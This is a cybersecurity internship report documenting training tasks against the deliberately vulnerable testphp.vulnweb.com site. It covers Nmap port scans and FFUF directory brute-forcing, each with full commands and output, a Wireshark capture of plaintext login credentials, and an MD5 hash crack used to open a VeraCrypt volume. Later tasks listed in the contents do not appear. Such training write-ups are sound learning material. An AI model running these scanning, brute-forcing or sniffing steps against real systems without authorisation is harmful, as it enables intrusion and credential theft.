

Shadow Fox Internship

Presented By,

Suresh Babu B

April 2025 Batch 1

Table of Contents:

S.No	Title	Page No.
1	Cover Page	1
2	List of Figures	3
3	Introduction	3
4	Task 1: Port Scanning Using Nmap	4
5	Task 2: Directory Enumeration with FFUF	6
6	Task 3: Intercepting Credentials Using Wireshark	8
7	Intermediate Task 1: Password Hash Cracking & Disk	12
8	Intermediate Task 2: PE File Analysis	15
9	Intermediate Task 3: Metasploit Reverse Shell	17
10	Intermediate Task 4: WPA Handshake & Wi-Fi Cracking	21
11	Hard Task: Basic Pentesting (TryHackMe)	24
12	Root Flag Capture & Report Summary	33
13	References	33
14	Resources Used	34

List of Figures:

Figure No.	Name/Description	Page No.
Fig 1	Nmap Port Scanning	5
Fig 2	FFUF Directory Enumeration	7
Fig 3	Wireshark HTTP Credential Capture	10
Fig 4	MD5 Hash Cracking & VeraCrypt Decryption	13
Fig 5	PE File Entry Point Analysis	16
Fig 6	Metasploit Android Payload & Reverse Shell	19
Fig 7	WPA Handshake Capture & Wi-Fi Password Cracking	23
Fig 8	TryHackMe Enumeration & SSH Exploitation	24

Introduction

This report documents the tasks performed during a cybersecurity internship as part of the ShadowFox training program. It includes vulnerability assessments and simulated exploitation scenarios carried out across beginner, intermediate, and hard difficulty levels.

Each task focused on core aspects of ethical hacking, including reconnaissance, enumeration, exploitation, privilege escalation, and post-exploitation steps. Tools such as Nmap, FFUF, Hydra, John the Ripper, Wireshark, Aircrack-ng, and Metasploit were used throughout the process.

Beginner Level Task

Task – 1

Attack Vector 1: Port Scanning Using Nmap

Target:

http://testphp.vulnweb.com/

IP: 44.228.249.3

Tool Used : Nmap 7.94SVN

 **Attack Name : Port Scanning (Nmap Full Scan with Service Detection)**

Objective:

To identify open ports and services running on the target web server.

Severity:

- **CVSS Score:** N/A (Informational phase)
- **Level:** *Low*
(This is a reconnaissance step, not a direct exploit.)

Impact:

Identifying open ports helps in understanding the attack surface. If vulnerable services are found, it can lead to further exploitation.

Steps to Reproduce:

1. **Basic TCP Connect Scan:**

```
nmap -p- testphp.vulnweb.com
```

- This scan checks all 65,535 TCP ports.

- **Result:** Only port 80/tcp is open.

2. Service and Version Detection:

```
nmap -sC -sV -A -p- testphp.vulnweb.com
```

- **Result:**

- Open Port: 80/tcp
- Service: http
- Web Server: nginx 1.19.0
- Page Title: “Home of Acunetix Art”

3. Screenshot of Results:

```
Stats: 0:01:23 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 13.59% done; ETC: 13:56 (0:08:48 remaining)
Stats: 0:02:33 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 26.95% done; ETC: 13:56 (0:06:55 remaining)
Stats: 0:05:03 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 42.67% done; ETC: 13:58 (0:06:47 remaining)
Stats: 0:07:27 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 55.19% done; ETC: 14:00 (0:06:03 remaining)
Stats: 0:10:05 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 78.53% done; ETC: 13:59 (0:02:45 remaining)
Stats: 0:11:28 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 86.01% done; ETC: 13:59 (0:01:52 remaining)
Stats: 0:13:17 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 96.38% done; ETC: 14:00 (0:00:30 remaining)
Nmap scan report for testphp.vulnweb.com (44.228.249.3)
Host is up (0.26s latency).
rDNS record for 44.228.249.3: ec2-44-228-249-3.us-west-2.compute.amazonaws.com
Not shown: 65532 filtered tcp ports (no-response), 2 filtered tcp ports (host-unreach)
PORT      STATE SERVICE VERSION
80/tcp    open  http    nginx 1.19.0
|_http-title: Home of Acunetix Art

Nmap done: 1 IP address (1 host up) scanned in 828.26 seconds
→ / nmap -p- testphp.vulnweb.com
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-04-06 14:00 UTC

→ / nmap -sC -sV -A -p- testphp.vulnweb.com
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-04-06 14:01 UTC
Stats: 0:00:14 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 1.25% done; ETC: 14:19 (0:18:30 remaining)
Nmap scan report for testphp.vulnweb.com (44.228.249.3)
Host is up (0.26s latency).
rDNS record for 44.228.249.3: ec2-44-228-249-3.us-west-2.compute.amazonaws.com
Not shown: 65534 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
80/tcp    open  http    nginx 1.19.0
|_http-title: Home of Acunetix Art

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 857.58 seconds
→ /
```

Mitigation / Recommendation:

Although port 80 is expected to be open for a web server:

- It is recommended to **enforce HTTPS (port 443)** and **redirect HTTP to HTTPS**.
- Run vulnerability assessments against the nginx version to ensure no known CVEs are present.
- Limit exposure by using firewalls to restrict access if not required externally.

Task – 2

Attack Vector 2: Directory Bruteforcing Using FFUF

Target:

Website: <http://testphp.vulnweb.com/>

Tool Used : FFUF (Fuzz Faster U Fool) v2.1.0-dev

 **Attack Name :** Directory Enumeration (Brute Forcing Hidden Paths)

Objective:

To discover hidden directories and resources on the target web server using a wordlist-based brute force technique.

Severity:

- CVSS Score: N/A (Reconnaissance)
- Level: **Low**

(This stage is used for gathering information, not an active exploit.)

Impact:

Discovering hidden or unlinked directories can provide insight into potentially sensitive areas such as admin panels, backup folders, dev environments, or configuration files. These may later be used to launch targeted attacks.

Steps to Reproduce:

1. Command Used:

```
ffuf -u http://testphp.vulnweb.com/FUZZ -w /usr/share/dirb/wordlists/common.txt -recursion
```

2. Explanation:

- -u: Target URL with FUZZ keyword where directories will be injected.
- -w: Path to the common wordlist.
- -recursion: Enables fuzzing of directories discovered during the scan.
- Matching status codes: 200, 301, 302, 307, 401, 403, 405, 500

3. Discovered Directories:

- /admin → HTTP 200 & 301 (Admin interface)
- /cgi-bin/ → HTTP 403 (Restricted access)
- /CVS/ → HTTP 301 (Code management path)
- /images → HTTP 301
- /secured → HTTP 301 (Possibly a protected area)
- /vendor → HTTP 301
- /index.php → HTTP 200
- /phpinfo.php → HTTP 200 (Reveals server config - highly sensitive)
- /WS_FTP.LOG, /favicon.ico → HTTP 200

4. Screenshots:

- See attached screenshots:
- Here FFuf was checks all the open directorys in <http://testphp.vulnweb.com>
- And ensures the status code.

```
v2.1.0-dev
:: Method      : GET
:: URL        : http://testphp.vulnweb.com/FUZZ
:: Wordlist    : FUZZ: /usr/share/dirb/wordlists/common.txt
:: Follow redirects : false
:: Calibration : false
:: Timeout     : 10
:: Threads     : 40
:: Matcher     : Response status: 200-299,301,302,307,401,403,405,500
[Status: 200, Size: 4958, Words: 514, Lines: 110, Duration: 261ms]
[Status: 301, Size: 169, Words: 5, Lines: 8, Duration: 257ms]
[INFO] Adding a new job to the queue: http://testphp.vulnweb.com/admin/FUZZ
cgi-bin          [Status: 403, Size: 276, Words: 20, Lines: 10, Duration: 266ms]
cgi-bin/         [Status: 403, Size: 276, Words: 20, Lines: 10, Duration: 266ms]
crossdomain.xml [Status: 200, Size: 224, Words: 8, Lines: 5, Duration: 256ms]
CVS              [Status: 301, Size: 169, Words: 5, Lines: 8, Duration: 247ms]
[INFO] Adding a new job to the queue: http://testphp.vulnweb.com/CVS/FUZZ
CVS/Entries      [Status: 200, Size: 1, Words: 2, Lines: 1, Duration: 254ms]
CVS/Repository   [Status: 200, Size: 8, Words: 1, Lines: 2, Duration: 254ms]
CVS/Root         [Status: 200, Size: 1, Words: 2, Lines: 1, Duration: 260ms]
favicon.ico     [Status: 200, Size: 894, Words: 2, Lines: 4, Duration: 262ms]
images           [Status: 301, Size: 169, Words: 5, Lines: 8, Duration: 258ms]
[INFO] Adding a new job to the queue: http://testphp.vulnweb.com/images/FUZZ
index.php        [Status: 200, Size: 4958, Words: 514, Lines: 110, Duration: 252ms]
```

```

CVS/Root          [Status: 200, Size: 1, Words: 2, Lines: 1, Duration: 260ms]
favicon.ico      [Status: 200, Size: 894, Words: 2, Lines: 4, Duration: 262ms]
images           [Status: 301, Size: 169, Words: 5, Lines: 8, Duration: 258ms]
[INFO] Adding a new job to the queue: http://testphp.vulnweb.com/images/FUZZ

index.php         [Status: 200, Size: 4958, Words: 514, Lines: 110, Duration: 252ms]
pictures         [Status: 301, Size: 169, Words: 5, Lines: 8, Duration: 259ms]
[INFO] Adding a new job to the queue: http://testphp.vulnweb.com/pictures/FUZZ

secured          [Status: 301, Size: 169, Words: 5, Lines: 8, Duration: 264ms]
[INFO] Adding a new job to the queue: http://testphp.vulnweb.com/secured/FUZZ

vendor           [Status: 301, Size: 169, Words: 5, Lines: 8, Duration: 259ms]
[INFO] Adding a new job to the queue: http://testphp.vulnweb.com/vendor/FUZZ

[INFO] Starting queued job on target: http://testphp.vulnweb.com/admin/FUZZ

                                [Status: 200, Size: 262, Words: 66, Lines: 8, Duration: 266ms]
[INFO] Starting queued job on target: http://testphp.vulnweb.com/CVS/FUZZ

                                [Status: 200, Size: 595, Words: 262, Lines: 11, Duration: 263ms]
Entries           [Status: 200, Size: 1, Words: 2, Lines: 1, Duration: 264ms]
Root              [Status: 200, Size: 1, Words: 2, Lines: 1, Duration: 253ms]
[INFO] Starting queued job on target: http://testphp.vulnweb.com/images/FUZZ

                                [Status: 200, Size: 377, Words: 128, Lines: 9, Duration: 259ms]
[INFO] Starting queued job on target: http://testphp.vulnweb.com/pictures/FUZZ

                                [Status: 200, Size: 2669, Words: 1318, Lines: 29, Duration: 250ms]
WS_FTP.LOG        [Status: 200, Size: 771, Words: 64, Lines: 10, Duration: 259ms]
[INFO] Starting queued job on target: http://testphp.vulnweb.com/secured/FUZZ

                                [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 262ms]
index.php         [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 244ms]
phpinfo.php       [Status: 200, Size: 45963, Words: 2329, Lines: 679, Duration: 245ms]
[INFO] Starting queued job on target: http://testphp.vulnweb.com/vendor/FUZZ

                                [Status: 200, Size: 268, Words: 60, Lines: 8, Duration: 262ms]
:: Progress: [4614/4614] :: Job [7/7] :: 147 req/sec :: Duration: [0:00:30] :: Errors: 0 ::

→ /

```

Mitigation / Recommendation:

- Remove or restrict access to sensitive files like `phpinfo.php` and `WS_FTP.LOG`.
- Apply **directory listing protection** via `.htaccess` or server configs.
- Use **security through obscurity** only as a secondary layer – sensitive areas should be password protected.
- Monitor logs for directory brute-force attempts and set up rate limiting.
- Enable **Web Application Firewall (WAF)** to detect and block enumeration attempts.

Task – 3

Network Traffic Capture Report using Wireshark – Credential Interception via HTTP

1. Objective

To demonstrate how login credentials submitted over an unsecured HTTP connection can be intercepted using Wireshark.

2. Target Website

- **URL:** `http://testphp.vulnweb.com/login.php`
- This is a purposely vulnerable web application for testing and educational purposes.

3. Methodology

a. Tools Used

- **Wireshark** – For capturing and analyzing network traffic.
- **Browser** – Used to perform the login action on the test website.

b. Steps Taken

1. Opened Wireshark and started packet capture on the active network interface.
2. Applied the display filter:
3. `http.request.method == "POST"`

This filters for HTTP POST requests only, which usually contain login form data.

4. Navigated to the target website: `http://testphp.vulnweb.com/login.php`.
5. Entered the following credentials in the login form:
 - **Username:** test
 - **Password:** test
6. Stopped the capture after login submission and analyzed the packet data.

4. Captured Packet Details

Using the filtered results in Wireshark, the POST request containing the login credentials was successfully captured. Below is the extracted request:

`POST /userinfo.php HTTP/1.1`

`Host: testphp.vulnweb.com`

`User-Agent: [browser info]`

`Content-Type: application/x-www-form-urlencoded`

`Content-Length: 20`



`uname=test&pass=test`


- **Captured Data:**
 - `uname=test`

- pass=test

This proves that credentials were transmitted in plain text and could be intercepted.

5. Screenshots (Attached Evidence)





6. Security Analysis

- **Risk Identified:**

Using HTTP (non-secure) allows sensitive information like usernames and passwords to be transmitted in **plain text**, making it vulnerable to interception by attackers on the same network.

- **Best Practice:**

Websites should use **HTTPS** to encrypt traffic, preventing unauthorized parties from viewing or tampering with transmitted data.

7. Conclusion

This experiment successfully demonstrates the dangers of transmitting credentials over an insecure HTTP connection. Wireshark was able to capture the POST request and reveal the login credentials in plain text, emphasizing the importance of secure communication protocols like HTTPS.

Overall : Through the completion of these tasks, I performed port scanning on <http://testphp.vulnweb.com/> to identify open ports and potential services running. I successfully discovered hidden directories on the website using brute-force directory enumeration techniques. By capturing and analyzing network traffic with Wireshark, I was able to extract login credentials transmitted over an unencrypted connection. These tasks emphasized the importance of securing web services and encrypting sensitive data during transmission. Overall, this exercise enhanced my practical understanding of vulnerability assessment and network monitoring.

Intermediate Level Task

Task – 1

Password Hash Cracking and Encrypted Disk Analysis Report

Objective:

To identify the plaintext of an MD5 hash provided in encode.txt, mount the corresponding VeraCrypt volume, and retrieve the hidden secret from the disk.

Step 1: MD5 Hash Decryption

- **Hash Provided:** 482c811da5d5b4bc6d497ffa98491e38
- **Tool Used:** Online MD5 hash cracker / Hash-Identifier / Hashcat (any can be mentioned)
- **Result:**
- 482c811da5d5b4bc6d497ffa98491e38 = password123
- **Inference:**
The hash was successfully cracked, revealing the password as password123. This password was later used to unlock the encrypted volume.

Step 2: Mounting Encrypted Disk using VeraCrypt



- **Tool Used:** [VeraCrypt](#)
- **Procedure:**
 1. VeraCrypt was launched.
 2. The encrypted volume file was loaded.
 3. Disk was mounted on **Drive Z:** using the password password123.
- **Result:**
Mounting was successful. The contents of the volume were accessible through the Z drive.

Step 3: Retrieving the Hidden Message

- **Evidence Location:** Z:\ (mounted VeraCrypt volume)
- **File Found:** Likely in a .txt or visible file inside the mounted drive.
- **Message Content (from screenshot):**

The screenshot shows a web browser window with several tabs open. The active tab is dcode.fr/md5-hash, which displays an MD5 decoder tool. The URL bar also shows this address. Other tabs include "Cyber Security Internship Task", "shadowfox cybersecurity - Google", "Decrypt a Message - Cipher Id", and "MD5 Decrypter - Password Hash". The MD5 decoder tool interface includes fields for "MD5 HASH" (containing "482C8110A5D5B4BC6D497FFA98491E38") and "OPTIONS" (with "SALT PREFIXED MD5(SALT+WORD)" selected), along with "DECRYPT" and "ENCRYPT" buttons. To the left, there's a sidebar for "Skyscanner" flight search results from India to Ayodhya, India to Thailand, India to Dubai, and India to Malaysia. The right side has sections for "Summary", "Similar pages", and "Support". At the bottom, there's a banner for "Fuel cells Conference" with an "Open" button.

The screenshot shows a Google Drive interface with a folder named "shadowfox cybersecurity" containing files like "VeraCrypt Setup 1.26.7.exe", "shadowfox veracrypt.txt", "PE.Explorer_setup.exe", and "encoded.txt.txt". An overlay window for "VeraCrypt" is displayed, showing a list of volumes (N:, O:, P:, Q:, R:, S:, T:, U:, V:, W:, X:, Y:, Z:) and a "Create Volume" dialog. The Z: volume is currently selected. The VeraCrypt window includes buttons for "Mount", "Auto-Mount Devices", "Dismount All", and "Exit".



- The secret code for this is: never giveup
- **Inference:**
The hidden message was stored securely in the encrypted volume and revealed only upon successful decryption.

Conclusion

This task simulated real-world password cracking and disk decryption challenges:

- **MD5 hash** was vulnerable to rainbow table or dictionary attacks.
- **Encrypted disk** was securely stored and only accessible after successful decryption.
- **Secret message** was hidden and only revealed with correct steps.


